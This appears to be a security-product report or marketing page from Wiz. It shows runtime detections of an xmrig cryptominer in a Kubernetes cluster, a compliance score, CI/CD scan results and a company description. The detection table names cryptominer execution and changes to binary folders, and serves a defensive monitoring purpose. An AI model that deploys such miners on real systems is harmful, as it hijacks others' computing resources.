
Workload Runtime Events Performed on This Resource View All >

GROUP BY: Select...


Event	Kubernetes Cluster	Severity	Path	Hash	Event Time
Cryptominer command line argument ... Wiz Sensor	wizard-maker-clust... default		/bin/sh	45ee5e210fc276...	Jun 16, 2023 at 11:15 AM
Connection to a known cryptominer d... Wiz Sensor	wizard-maker-clust... default		/usr/sbin/xmrig	ab6a50a4baabc3...	Jun 16, 2023 at 11:15 AM
File created or modified in bin folder Wiz Sensor	wizard-maker-clust... default		/bin/mv	46e71d67df7eb1c...	Jun 16, 2023 at 11:15 AM
File not present in container image laye... Wiz Sensor	wizard-maker-clust... default		/usr/sbin/xmrig	ab6a50a4baabc3...	Jun 16, 2023 at 11:15 AM
Malware Execution Wiz Sensor	wizard-maker-clust... default		/usr/sbin/xmrig	ab6a50a4baabc3...	Jun 16, 2023 at 11:15 AM

# Your current compliance posture

You compliance posture against CIS Controls v8 is 97%



You can find your overall compliance posture across all your Wiz Projects on the compliance heatmap. Wiz Projects let you group your cloud resources according to their users and/or purposes, such as the team that owns them. You have 4 projects in Wiz, and 5 compliance frameworks, and this is the compliance posture of each project:



# CI/CD scan overview

You have 541 CI/CD scans in your environment scanning for misconfigurations, vulnerabilities, and exposed secrets in your resources, out of them 34% failed

CI/CD Scans							<a href="#">Learn about CI/CD Scans</a>		
Search Resource	✓	✗	Resource Type	laC Platforms	Service Account	Time	Tags	More Filters	541 scans
Resource	Exit Code	Results Summary	Policies	Service Account	Time				
Wiz-cli-Scan-Dockerfile-616101539	Passed	H 1 M 2 L 1	Default laC policy	thorne-cli	Jun 16, 2023 at 10:15 AM				
Wiz-cli-Scan-Dockerfile-615151636	Passed	H 1 M 2 L 1	Default laC policy	thorne-cli	Jun 15, 2023 at 3:16 PM				
jeffthorne/books:latest Container Image	Failed	C 1 H 8 M 35	thorne-policy	thorne-cli	Jun 15, 2023 at 8:42 AM				
jeffthorne/books:latest Container Image	Failed	C 1 H 8 M 35	thorne-policy	thorne-cli	Jun 15, 2023 at 8:41 AM				
IAC scan 2023-06-14T03:34:25Z	Passed		Default laC policy	alexC-cli	Jun 13, 2023 at 8:34 PM				
IAC scan 2023-06-14T03:32:18Z	Passed	H 4 M 27 L 7	Default laC policy	alexC-cli	Jun 13, 2023 at 8:32 PM				
jeffthorne/books:latest Container Image	Failed	C 1 H 12 M 32	thorne-policy	thorne-cli	Jun 13, 2023 at 3:04 PM				

## About Wiz

Wiz secures everything organizations build and run in the cloud. Founded in 2020, Wiz is the fastest-growing software company in the world, scaling from \$1M to \$100M ARR in 18 months. Wiz enables hundreds of organizations worldwide, including 30 percent of the Fortune 500, to rapidly identify and remove critical risks in cloud environments. Its customers include Salesforce, Slack, Mars, BMW, Avery Dennison, Priceline, Cushman & Wakefield, DocuSign, Plaid, and Agoda, among others. Wiz is backed by Sequoia, Index Ventures, Insight Partners, Salesforce, Blackstone, Advent, Greenoaks and Aglaé. Visit <https://www.wiz.io/> for more information.